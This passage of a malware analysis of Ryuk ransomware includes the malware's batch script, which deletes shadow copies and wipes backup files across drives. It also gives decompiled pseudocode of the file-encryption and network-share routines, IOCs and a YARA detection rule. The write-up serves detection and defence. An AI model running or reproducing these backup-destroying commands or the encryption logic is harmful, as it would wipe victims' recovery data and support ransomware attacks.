vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.*
c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.*
d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.*
e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.*
f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.*
g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.*
h:\*.set h:\*.win h:\*.dsk
del %0
```

The Encryption Process

Ryuk uses a multi threading approach for the encryption process, it creates a new thread for each file it encrypts which makes it very fast.

It starts enumerating files using `FindFirstFileW()` and `FindNextFileW()` then it passes each file name to a new encryption thread. Note that Ryuk avoids encrypting these file extensions:

```
.dll
.lnk
.hrmlog
.ini
.exe
```

Each encryption thread starts by generating a random 256 AES encryption key using `CryptGenKey()` , Ryuk utilizes the WindowsCrypto API for the encryption.

```
LABEL_35:
    if ( !CryptGenKey(CSP, CALG_AES_256, 1i64, &AES_KEY) )
    {
      CloseHandle(FileHandle);
      CryptDestroyKey(AES_KEY);
      return 7i64;
    }
```

Then it goes into the typical encryption loop, the files are encrypted in chunks with a chunk size of `1000000 bytes`.

```
if ( SetFilePointer(FileHandle, Distance, 0i64, 0i64) == -1 )
{
  CloseHandle(FileHandle);
  CryptDestroyKey(AES_KEY);
  VirtualFree(Buffer, 0i64, 0x8000i64);
  return 12i64;
}
if ( !ReadFile(FileHandle, Buffer, v56, &v57, 0i64) )
{
  CryptDestroyKey(AES_KEY);
  CloseHandle(FileHandle);
  VirtualFree(Buffer, 0i64, 0x8000i64);
  return 13i64;
}
LODWORD(v53) = 0;
HIDWORD(v56) = 1000000;
if ( !CryptEncrypt(AES_KEY, 0i64, v26, 0i64, 0i64, &v56 + 4, v53) )
{
  CryptDestroyKey(AES_KEY);
  CloseHandle(FileHandle);
  VirtualFree(Buffer, 0i64, 0x8000i64);
  return 14i64;
}
LODWORD(v54) = HIDWORD(v56);
if ( !CryptEncrypt(AES_KEY, 0i64, v26, 0i64, Buffer, &v56, v54) )
{
  CryptDestroyKey(AES_KEY);
  CloseHandle(FileHandle);
  VirtualFree(Buffer, 0i64, 0x8000i64);
  return 15i64;
}
```

```
  if ( SetFilePointer(FileHandle, Distance, 0i64, 0i64) == -1 )
  {
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY_);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 16i64;
  }
  LODWORD(v57) = 0;
  if ( !WriteFile(FileHandle, Buffer, v56, &v57, 0i64) )
  {
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY_);
    return 17i64;
  }
  ++chunk;
  Distance += 1000000;
}
while ( chunk <= chunks );
```

Finally Ryuk write a metadata block of size `274 bytes` at the end of the file. The first `6 bytes` are the keyword `HERMES`.

```
if ( !WriteFile(FileHandle, &HERMES, v47, &v57 + 4, 0i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(AES_KEY);
  return 18i64;
}
```

After that, The AES key is encrypted with an RSA public key before it's written to the end of the file and then exported using `CryptExportKey()`, This function generates `12 bytes of Blob information + 256 bytes (the encrypted key)`.

```
if ( !CryptExportKey(AES_KEY, RSA_KEY, 1i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(V55);
  return 20i64;
}
HIDWORD(v57) = 0;
if ( !WriteFile(FileHandle, &AES_KEY_ENCRYPTED, v59, &v57 + 4, 0i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(V55);
  return 21i64;
}
```

The RSA public key is embedded in the executable, it’s imported using `CryptImportKey()` and passed to every encryption thread.

```
LABEL_9:
  LODWORD(flags) = 1;
  result = CryptImportKey(CSP, &EMBEDDED_RSA_BLOB, 276i64, 0i64, flags, &RSA_KEY);
  if ( !result )
    result = ExitProcess(1i64);
  return result;
```


```
; _QWORD EMBEDDED_RSA_BLOB
EMBEDDED_RSA_BLOB db 6                    ; DATA XREF: import_rsa_key+160↑o
                db    2
                db    0
                db    0
                db    0
                db 0A4h ; ¤
                db    0
                db    0
                db  52h ; R
                db  53h ; S
                db  41h ; A
                db  31h ; 1
                db    0
                db    8
                db    0
                db    0
                db    1
                db    0
                db    1
                db    0
```

We can see at the end of the encryption routine a check if the keyword `HERMES` is present at the end of the file (which indicates the file is encrypted).

This check is actually done before encrypting the file to avoid encrypting it twice.

```
if ( v19 && *(v21 - 1) == 'H' && *v21 == 'E' && v21[1] == 'R' && v21[2] == 'M' && v21[3] == 'E' && v21[4] == 'S' )
{
  CloseHandle(FileHandle);
  return 5i64;
}
```

Here is an example of the complete metadata block:



Encrypting Network Shares

Ryuk enumerates network shares using `WNetOpenEnumW()` and `WNetEnumResourceA()` respectively.

```
if ( WNetOpenEnumW(2i64, 0i64, 0i64, a1, &v11) )
  return 0i64;
result = GlobalAlloc(64i64, v12);
v4 = result;
if ( result )
{
  while ( 1 )
  {
    if ( v12 )
      memset(v4, 0, v12);
    if ( WNetEnumResourceA(v11, &v13, v4, &v12) )
      break;
    v5 = *(v4 + 24);
    if ( *v5 == '\\' && v5[1] == '\\' )
    {
      v6 = 0;
      v7 = sub_140001950((v5 + 3));
```

For each network resource found, the resource's name will be appended to a list separated by a semicolon. This list will be used later to encrypt these network shares with the same encryption process above.

IOCs

Hashes

Ryuk: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7

Dropper: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2

Files

C:\Users\Public\window.bat

Registry

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Emails

WayneEvenson@protonmail[.]com

WayneEvenson@tutanota[.]com

Yara Rule

```
rule Ryuk
{
    meta:
        author = "N1ght-W0lf"
        description = "Detect Ryuk Samples"
        date = "2020-05-08"
    strings:
        $s1 = "RyukReadMe.txt" ascii wide
        $s2 = "No system is safe" ascii wide
        $s3 = "svchos" ascii wide fullword
        $s4 = "vssadmin Delete Shadows /all /quiet" ascii wide
        $s5 = "UNIQUE_ID_DO_NOT_REMOVE" ascii wide
        $s7 = "\\users\\Public\\window.bat" ascii wide
        $s6 = "HERMES" ascii wide

    condition:
        5 of them
}
```

External References

https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/

https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/

https://app.any.run/tasks/81eaa3cf-eb75-411f-adba-b09472927155/

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672

https://www.codeproject.com/Articles/1658/Obtain-the-plain-text-session-key-using-CryptoAPI